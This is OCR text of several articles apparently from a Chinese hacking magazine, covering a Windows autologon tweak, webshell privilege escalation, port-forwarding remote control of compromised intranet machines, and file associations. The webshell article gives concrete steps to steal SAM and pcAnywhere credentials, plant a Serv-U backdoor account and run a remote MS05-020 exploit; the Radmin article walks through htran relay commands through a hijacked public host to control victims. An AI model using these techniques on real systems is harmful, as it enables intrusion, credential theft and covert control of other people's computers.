


图 1

果不出所料，天网防火墙的进程PFW不在其中，说明并未运行；但卡巴斯基却出现了一个监控内存的进程kavsvc，不过另一个kav主进程也没有运行。

然后正式登录进入Server，再用DameWare NT Utilities重新探测一次（如图2），对比一下，此时天网的PFW才出现，卡巴斯基的kav主进程也运行了。由此我们就很容易得出结论：在Win 2000 Server登录之前，天网防火墙未运行，部分杀毒软件（像卡巴斯基、瑞星等）已有所行动，证实了我们先前的猜想，这就足够了。根据经验，当发生断电重启的情况时，不少网管为了图省事都不愿呆在Server前等待这“漫长”的3分钟启动过程，因为此时什么也不能做，笔者也有这样的习惯。这样，机会就出来了，此时的Server是最脆弱的时候——Windows已经启动，但防火墙和部分杀毒软件却按兵未动！《X》曾多次地教诲我们，好多的黑软在防火墙和杀毒软件




图 2

前倒下了，如果我们在这个时间差上做文章，入侵就变得轻而易举了。

既然发现问题了，那就解决它。方法非常简单，让 Windows 启动时自动登录就可以了。

二、改注册表，取消登录对话框

老规矩，“开始”→“运行”，填入“Regedit”启动注册表编辑器，依次找到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon 项，在其右侧窗格中单击鼠标右键选择“新建”→“字符串值”，命名为“AutoAdminLogon”，双击修改其值为“1”（如图 3）。然后再新建一个“字符串值”，命名为“DefaultPassword”，双击修改其值为“xiaofang008”（如图 4）。为什么这个值这么怪？因为这是它的登录密码，因人而异。




图 3




图 4

重新启动一次 Server 试试看，是不是已经自动登录了？

三、后遗症与补牢

时间差“漏洞”已经堵上了，但新的后遗症又出现了，那就是对于那些能物理接触 Server 的内部人员（家贼！）而言，不就门户大开了吗？是的，我们应该再想个办法，可以通过为 Server 设置启动屏保的简单措施来达到目的。先设置好屏保的密码，再到系统文件夹中找到对应的 .scr 文件建立个快捷方式，最后拖到“开始”→“程序”→“启动”中就 OK 了。

Webshell 提权总结

=ICPO=bird

自从有了 SQL 注入攻击和众多的上传漏洞之后，得到一个网站的 Webshell 已经不是什么难事，于是入侵的重心就转移到了如何提升自己的权限这一点上，今天我就给大家归纳几种提权方法。

1.通过 pcanywhere

可以在 c:\Documents and Settings\All User\Application Data\Symantec\PcAnyWhere\或c:\Program Files\Symantec PcAnyWhere\两个目录下找到 *.cif 文件，下载后用 PcAnyWhere Passview 解出密码。（若找不到，可在命令行下执行 dir c:*.cif -s 确定文件的位置。）

2.在c:\winnt\system32\config 或 c:\winnt\repair 下找到系统的 SAM 表，下载后用 LC5 或 SAMinside 破解，可直接登陆主机。

3.找到 Serv-U 的目录，若有写权限，可修改 ServUDaemen.ini 文件，加个用户，密码为空，如：

```
[USER=icpobird|1]
Password=
HomeDir=c:\\
Timeout=1200
Maintenance=System
Access1=C:\|RWAMELCDP
Access2=D:\|RWAMELCDP
Access3=E:\|RWAMELCDP
SKEYValuers=
```

该用户拥有最高权限，用 FTP 登录后，可执行命令 quote site exec "net user icpobird 123456/add" 来提升权限。

4.c:\WINNT\system32\inetsrv\data\，此目录一般是 Erveryone 完全控制的，可上传提升权限的工具。

5.c:\inetpub\adminscripts\adsutil.vbs，此为 IIS 服务自带的基于命令行的 IIS 管理脚本，Win2000 在此目录下有 20 多个 vbs 进行管理，到了 Win2003 就只剩下 adsutil.vbs 一个了，足见其强大功能。可以运行 cscript C:\Inetpub\AdminScripts\adsutil.vbs get w3svc/inprocessisapiapps 来提升权限。

6.c:\Program Files\Java Web Start\，此目录下可尝试用 JSP 的 WEBSHELL，不过权限不大。

7.若主机使用 MSSQL 做数据库，可找到例如 conn.asp 这样的数据库链接文件，从中得到 MSSQL 的用户名和密码，然后使用 SQL 综合利用工具或其他数据库连接工具进行进一步入侵。

8.现在很多管理员水平一般，写的文件本是漏洞百出，但使用了一个叫“SQL 通用防注入”的工具，却有效地降低了诸如“xxx.asp?id=***”这类页面被注入的可能性，其实这类工具通常就是一个名称类似“Check_SI.asp”的文件，我们只要在那些被防护的文件首部删除掉 <#include "Check_SI.asp">这样的语句，该文件就有很大的可能性被注入。若他用的是 MSSQL，那得到系统权限真是易如反掌。即使对于写得不错的代码，只要耐心的读一读，找到进行过滤的部分，将其删除，同样可以达到目的。

9.下面的方法是我在华夏黑客同盟上看到的，利用 MS05020 漏洞提升权限。作者是中国邪恶八进制信息安全团队的 sunlion。他把生成的 EXP 代码放到 http://www.xxxx.com/ms05020.html 的地方，然后用 cmd.asp 执行“start http://www.xxxx.com/ms05020.html”，就可以在主机上打开 28876 端口，telnet 上去就成功了。

其实 webshell 提升权限的方法还有很多，大家如果还有什么很好的方法，欢迎探讨，毕竟“交流共享，共同提高”才是黑客的核心思想。

端口映射配合Radmin控制内网肉鸡

雪原

写这个命题有抄冷饭之嫌，但是对很多菜鸟来说，真的一直存在困惑，“为什么木马老连不上啊，为什么对方运行了我的木马，我却不能控制？”。常有人在网上问我这些问题，我反问，却发现他们不知道内网外网为何物，根本不能对他说清楚。所以或许写这些东西能对新手有一些启示。毕竟大家都是这样一步一步过来的，不容易啊！简单的说，要控制到对方，就必然要让你的木马能够在茫茫网络中找到你，后者你能够找到它。

我们都知道，公网IP也就是外网IP能够在网络上被识别，而形如192.168.0.x的IP就是内网IP，只有你所在的局域网内的主机才能够识别你，对于Internet上的其他主机来说，它们只认识你的网关的外部IP，这里为了不至于偏离本文的题目，不再深入和全面的讲解关于远程控制的原理。不然的话，有骗稿费的嫌疑了，呵呵~~下面直奔主题。

Radmin这款远程控制软件很优秀，现在几乎是笔者鸡鸡必装的，倒不是因为它有多么隐蔽，它的最大优点是不被杀毒软件查杀（不过现在破解版本已经被诺顿和卡巴杀了，黑友要注意，免得搞得鸡飞蛋打哦~~），另外，它的稳定性特别好，文件传输和截屏速度也是一流的，在XP Sp2上也能很好的安装运行，现在好多后门在Sp2上比较难装上。接下来，该是如何在你的内网肉鸡上安上Radmin的问题，如果我再说怎么怎么安装的话，一定有人忍不住了，万一扔来的不是番茄而是砖头，雪原就死翘翘咯~~

下面以我内网的一台机器为例吧，IP：192.168.0.188，我现在给它安装好Radmin，端口我开的7（这样要隐蔽些，最好别弄4899，好象只有傻子不知道那是干什么的，HOHO~~）。我的IP是192.168.0.156我现在和它在一个内网，我连下试试，如图1成功。现在到了比较关键的端口映射部分。




图 1

按照一般的思路是在你外网肉鸡上安装vIDc服务，但是这里我们用简便一点的办法。我们使用红客出的一个多线程的包转发工具htran.exe，它既可以作为客户端运行还可以作为服务端运行，这里使用lcx修改过的版本，参数少了很多，看看它的用法先。

```
[Usage of Packet Transmit:]
htran -<listen|tran|slave> <option> [-log logfile]
[option:]
-listen <ConnectPort> <TransmitPort>
-tran   <ConnectPort> <TransmitHost> <TransmitPort>
-slave  <ConnectHost> <ConnectPort> <TransmitHost> <TransmitPort>
```

下面以我的实例来说明：

设内网被控主机为A，ip：192.168.0.188

攻击者为B，我的ip:192.168.0.156

被控第三方主机（有公网ip）C，IP：61.178.85.x

执行命令如下：

A:htran.exe slave 61.178.85.x 8000 192.168.0.188 7 ///htran作为客户端运行，与外网肉鸡的连接端口，7是被控内网主机的radmin端口。

C:htran.exe listen 8000 8002 ///8000是与客户端的连接端口，8002是等待外来连接端口，等下用得着。

好，下面我们分别在A、C两台肉鸡上运行命令（不分先后，因为它都是循环的监听和连接），如图2、图3。

命令执行完毕，按图提示，表示连接成功，整个通路已经畅通，我们现在用radmin来连接

```
C:\WINNT\system32>htran -listen 8000 8002
htran -listen 8000 8002
第一条和第三配合使用。如在本机上监听 -list
51 肉鸡ip 3389
那么在本地连127.0.1就可以连肉鸡的3389.第二
9 ==========

[+] Listening port 8000 ......
[+] Listen OK!
[+] Listening port 8002 ......
```

图 2

```
C:\WINDOWS\system32>htran -slave 61.178.85.   8000 192.168.0.188 7
第一条和第三配合使用。如在本机上监听 -listen 51 3389，在肉鸡上运行-slave 本机ip
51 肉鸡ip 3389
那么在本地连127.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 33
9 ==========

[+] Make a Connection to 61.178.85.  :8000....
```

图 3

61.178.85.x的8002（知道这个端口的用途了吧？）如图4，成功了！




图 4

输入密码，成功的进入了，无论是Telnet、文件管理，还是屏幕监视都没问题。也就是说，现在你可以走出去，比如到另外的一个网吧，只要你连接61.178.85.x的8002就可以控制在这个网吧的那台机器了（我在网吧，呵呵~~）。值得注意的是，htran由于总是不断循环的在工作，如果你的外网肉鸡不幸挂掉的话，只要客户端还活着，你重新开始监听，又可以开始连接，这一点很重要的。而且，在肉鸡的shell下运行这两个命令后，如果把shell窗口关掉也并不影响它的继续运行。

为了保证内网肉鸡重新启动后仍能映射端口，这里遇到个问题，还希望高手能提供个解决办法。我用instsrv.exe安装成服务，但是不能启动。写入注册表启动项可以成功启动，但是会弹出窗口，而且即便是用vbs脚本调用，也不能隐藏，很是郁闷。我觉得大家不仅要在X学东西，还应该把这当成我们很好的交流平台才对啊，欢迎赐教（小编注：用.inf文件即可

解决这个问题。具体请参见“Radmin 终结者”提供的方法)。

文章尽管的确是抄冷饭，但是兴许能够让新手们领悟到些新的东西，毕竟大家都在成长。暑假时间多啊，雪原每天只有上网了，欢迎朋友来找我交流。

(本文涉及的相关工具：远程控制 Radmin、htran.exe、instsrv.exe，光盘中有收录。)

轻松更改文件关联

JACKSON

一日自己不小心玩木马玩出火了。几个重要的文件关联全改了，使我非常郁闷。听别人说要改注册表才能修改回来。无奈，本人鸟蛋一个，玩不转注册表。只好另寻它法，皇天不负有心人，我终于找到了。

先来看看错误的文件关联，图 1（我改.txt 文件用.exe 打开)。

为什么呢？因为我改了文件关联（废话，要你说)，而这一切都只需一个命令就可以完成。学命令前先补点基础：




图 1

Windows 为每个文件找了个归属。例如：.bat文件属于batfile,.txt 属于 txtfile。看出规律了吧。每个文件都是用 xxxfile 打开。

好，不说太多，请出王牌“assoc”。它只是一个命令，看看微软的解释吧：

显示或修改文件扩展名关联

ASSOC [.ext[=[fileType]]]

.ext	指定跟文件类型关联的文件扩展名
fileType	指定跟文件扩展名关联的文件类型

键入 ASSOC 而不带参数，显示当前文件关联。如果只用文件扩展名调用 ASSOC，则显示那个文件扩展名的当前文件关联。如果不为文件类型指定任何参数，命令会删除文件扩展名的关联。

有些迷茫吧，我等菜蛋只想知其然，不想知其所以然。所以直接提供用法，例如恢复刚才的.txt 文件关联，




图 2

输入 assoc .txt=txtfile 回车（assoc 与.txt 间有空格）显示.txt=txtfile，如图2。

这样，文件关联就轻轻松松的被改回来。(注意，如果打开某个文件的程序不见了，这样只能恢复关联，并不能打开，必须重新装打开这个文件的程序）相信大家看了之后就会举一反三，以后没什么文件关联可以难到你。

系统服务 1058 错误的遐想

王艺翔

常常在网上玩，也喜欢在一些论坛上闲逛，老遇到朋友问这个问题：“为什么启动不了 terminal services（即 3389)？系统发生 1058 错误，无法启动服务，原因可能是它被禁止或与它相关联的设备没有启动”。问了有 N 次了，我的回答只是一个答案：你把系统重装一下吧。对方回答道：晕~这个谁不会啊，买块豆腐给你撞死算了。

